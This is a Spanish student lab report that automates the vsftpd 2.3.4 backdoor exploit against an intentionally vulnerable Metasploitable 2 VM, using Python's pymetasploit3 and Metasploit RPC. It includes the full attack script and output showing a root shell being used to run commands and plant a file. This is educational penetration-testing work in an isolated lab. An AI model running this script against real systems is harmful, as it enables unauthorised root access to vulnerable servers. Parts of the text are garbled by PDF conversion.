

Introducción

El propósito de esta actividad es realizar la explotación de una vulnerabilidad en la máquina virtual *Metasploitable 2* utilizando un script en Python con la librería **pymetasploit3** y la plataforma Metasploit. Esta actividad ilustra el proceso de automatización de un exploit, permitiendo que Metasploit ejecute comandos para comprometer una máquina vulnerable en un entorno controlado.

La vulnerabilidad elegida fue el backdoor del servicio de FTP *vsftpd 2.3.4*, una de las vulnerabilidades más comunes en la máquina Metasploitable 2. El objetivo fue establecer una conexión con la máquina víctima, ejecutar comandos para obtener información y crear un archivo en el sistema comprometido.

Desarrollo de la Actividad

1. Preparación del Entorno de Trabajo

Se utilizaron dos máquinas virtuales en este proyecto:

- **Kali Linux (atacante):** La máquina atacante fue configurada para correr Metasploit y realizar la explotación. Se utilizó *msfconsole* para ejecutar el cliente RPC (Remote Procedure Call) y la librería *pymetasploit3* en Python para la automatización del ataque.
- **Metasploitable 2 (víctima):** Una máquina virtual vulnerable creada con UTM y configurada para simular un entorno inseguro. La máquina tenía varios servicios vulnerables en ejecución, entre ellos el servicio *vsftpd 2.3.4*, que es un servicio FTP con una puerta trasera (backdoor).

2. Configuración de las Máquinas Virtuales

- **Configuración de Kali Linux en MacOS:** Para configurar la máquina atacante, se instaló Kali Linux utilizando UTM con arquitectura ARM y se usó *qemu*, que se instaló con *Homebrew* para convertir las imágenes de disco a un formato compatible con UTM.
- **Configuración de Metasploitable 2:** Se configuró Metasploitable 2 como una máquina víctima. Para obtener la dirección IP de esta

máquina, se usó el comando ifconfig, resultando en la IP 192.168.0.110.

```
Virtual Machine
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

      _ _ _ _ _
     / _ _ _ _ \
    / _ _ _ _ \
   / _ _ _ _ \
  / _ _ _ _ \
 / _ _ _ _ \
/_ _ _ _ _ \

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
Virtual Machine
http://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ ipconfig
bash: ipconfig: command not found
sfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 56:b9:82:e5:d6:d9
          inet addr:192.168.0.110  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::54b9:82ff:fee5:d6d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:85 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9168 (8.9 KB)  TX bytes:7212 (7.0 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27753 (27.1 KB)  TX bytes:27753 (27.1 KB)

sfadmin@metasploitable:~$
```

Summary

Name

☐ Open VM Settings

Engine

☐ Use Virtualization

☐ Legacy Hardware

Architecture

System

RAM

CPU

Storage

Operating System

Boot Image

Cancel

Go Back

Save

```
⌚ cd Metasploitable2-Linux/
```

```
⌚ ls
```

```
Metasploitable.nvram
```

```
Metasploitable.vmdk
```

```
Metasploitable.vmsd
```

```
Metasploitable.vmx*
```

```
Metasploitable.vmx
```

```
⌚ qemu-img convert -O qcow2 -c ./Metasploitable.vmdk ./Metasploitable.qcow2
```

3. Ejecución de Metasploit

En la máquina atacante (Kali Linux), se inició Metasploit con el comando `msfconsole` y se ejecutó el siguiente comando para lanzar el servicio RPC, necesario para que el script en Python pudiera interactuar con Metasploit:

Preparación del Entorno de Ataque

1. Iniciar Metasploit en Kali Linux:

Dentro de la máquina virtual de Kali Linux, se inició Metasploit usando el comando `msfconsole`. Para habilitar la comunicación entre Python y Metasploit, también se inició el servicio RPC de Metasploit con el siguiente comando:

```
(ale@kali)-[~]
$ msfconsole

Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

[...]
```

```
metasploit documentation: https://docs.metasploit.com/

msf6 > msfrpcd -P password -S
[*] exec: msfrpcd -P password -S

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] MSGRPC starting on 0.0.0.0:55553 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2024-09-15 15:09:03 -0400 ...
[*] MSGRPC background PID 18211
msf6 > █
```

4. Automatización del Exploit con Python

Se desarrolló un script en Python utilizando la librería pymetasploit3, el cual permitió automatizar el ataque. El script se conectó al cliente RPC de Metasploit, configuró el exploit *vsftpd 2.3.4*, y ejecutó el payload para interactuar con la máquina víctima.

```
1
2  from pymetasploit3.msfrpc import MsfRpcClient, MsfRpcError
3
4
5  def connect_to_metasploit(password: str) → MsfRpcClient:
6      """
7      Attempts to connect to Metasploit using the pymetasploit3 API.
8
9      Args:
10         password (str): The password for msfrpcd.
11
12     Returns:
13         MsfRpcClient: A connected instance of the Metasploit client.
14     """
15     try:
16         # Connect to the Metasploit client
17         client = MsfRpcClient(password)
18         print("Successfully connected to Metasploit.")
19         return client
20     except (ConnectionError, TimeoutError) as e:
21         # Handle connection and timeout errors
22         print(f"Failed to connect to Metasploit: {e}")
23         return None
24     except (MsfRpcError, ValueError) as e:
25         # Handle specific errors related to Metasploit RPC
26         print(f"Specific error occurred: {e}")
27         return None
```

```

1 def run_exploit(client: MsRpcClient, rhost: str) -> None:
2     """
3     Executes the vsftpd 2.3.4 exploit on the target machine.
4
5     Args:
6         client (MsRpcClient): The connected Metasploit client.
7         rhost (str): The IP address of the victim machine.
8     """
9     try:
10         # Set up the exploit
11         exploit = client.modules.use('exploit', 'unix/ftp/vsftpd_234_backdoor')
12         exploit['RHOSTS'] = rhost
13         print(f"Exploit configured for {rhost}")
14
15         # Set up the payload
16         payload = client.modules.use('payload', 'cmd/unix/interact')
17         print("Payload configured")
18
19         # Execute the exploit
20         exploit.execute(payload=payload)
21         print("Running the exploit...")
22
23         # Wait for 10 seconds to give time for the session to open
24         time.sleep(10)
25
26         # Check if a session has been opened
27         if client.sessions.list:
28             print("Exploitation successful. Active sessions:")
29             for session_id, session_info in client.sessions.list.items():
30                 print(f"Session ID: {session_id}, Info: {session_info}")
31                 # Execute commands on the active session
32                 session = client.sessions.session(session_id)
33
34                 # Command 1: Check the current user
35                 session.write('whoami')
36                 time.sleep(1)
37                 print(f"Current user:\n{session.read()}")
38
39                 # Command 2: List files in the current directory
40                 session.write('ls')
41                 time.sleep(1)
42                 print(f"Files in the current directory:\n{session.read()}")
43
44                 # Command 3: Get the hostname of the victim machine
45                 session.write('hostname')
46                 time.sleep(1)
47                 print(f"Hostname of the machine:\n{session.read()}")
48
49                 # Command 4: Create a file on the victim machine
50                 session.write('echo "Hacked by pymetasploit" > /tmp/hacked.txt')
51                 time.sleep(1)
52                 print("File 'hacked.txt' created in /tmp.")
53             else:
54                 # No session was opened
55                 print("Failed to obtain a session.")
56     except (ConnectionError, TimeoutError) as e:
57         # Handle connection and timeout errors during the exploit
58         print(f"Connection or timeout error while running the exploit: {e}")
59     except (MsRpcError, ValueError) as e:
60         # Handle specific errors during exploit execution
61         print(f"Specific error while running the exploit: {e}")

```

```
1  def main():
2      # Connect to Metasploit
3      client = connect_to_metasploit('password') # Use the same password set for msfrpcd
4
5      # Proceed if the connection is successful
6      if client:
7          # The IP of the victim machine (Metasploitable 2)
8          rhost = '192.168.0.110'
9
10         # Run the exploit
11         run_exploit(client, rhost)
12     else:
13         print("Cannot proceed without a connection to Metasploit.")
14
15
16 if __name__ == "__main__":
17     main()
18
```


En la máquina virtual con Kali Linux se inició metasploit con msfconsole y creo un cliente RPC para luego con un proyecto con python con la libreria pymetasploit3 conectarse a metasploit y ejecutar un exploit dirigido a la máquina virtual víctima metasploit 2, este caso su ip era 192.168.0.110 RHOST

5. Verificación del Éxito de la Explotación

Tras ejecutar el exploit, se comprobó si se había abierto una sesión activa en la máquina víctima. El script mostró un listado de las sesiones activas y se ejecutaron varios comandos en la sesión abierta, como whoami, ls y hostname.

También se creó un archivo en la máquina víctima llamado *hacked.txt* para demostrar el control adquirido sobre el sistema.

Capturas de Pantalla



```
msfadmin@metasploitable:/tmp$ sudo su
root@metasploitable:/tmp# cat hacked.txt
Hacked by pymetasploit
root@metasploitable:/tmp#
```

Capturas de Pantalla

```
(.venv)-(ale@kali)-[~/Desktop/master_python/hacking_pentest/activity_1]
$ python activity_1.py
Conectado a Metasploit exitosamente.
Exploit configurado para 192.168.0.110
Payload configurado
Ejecutando el exploit...
Explotación exitosa. Sesiones activas:
ID de sesión: 1, Información: {'type': 'shell', 'tunnel_local': '192.168.0.111:45619', 'tunnel_peer': '192.168.0.110:6200', 'via_exploit': 'exploit/unix/ftp/vsftpd_234_backdoor', 'via_payload': 'payload/cmd/unix/interact', 'desc': 'Command shell', 'info': '', 'workspace': '', 'session_host': '192.168.0.110', 'session_port': 21, 'target_host': '192.168.0.110', 'username': 'ale', 'uuid': 'gsfo4wa4', 'exploit_uuid': 'syibpfnc', 'routes': '', 'architecture': 'cmd'}
Usuario actual:
root

Archivos en el directorio actual:
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

Hostname de la máquina:
metasploitable

Archivo 'hacked.txt' creado en /tmp.

(.venv)-(ale@kali)-[~/Desktop/master_python/hacking_pentest/activity_1]
$
```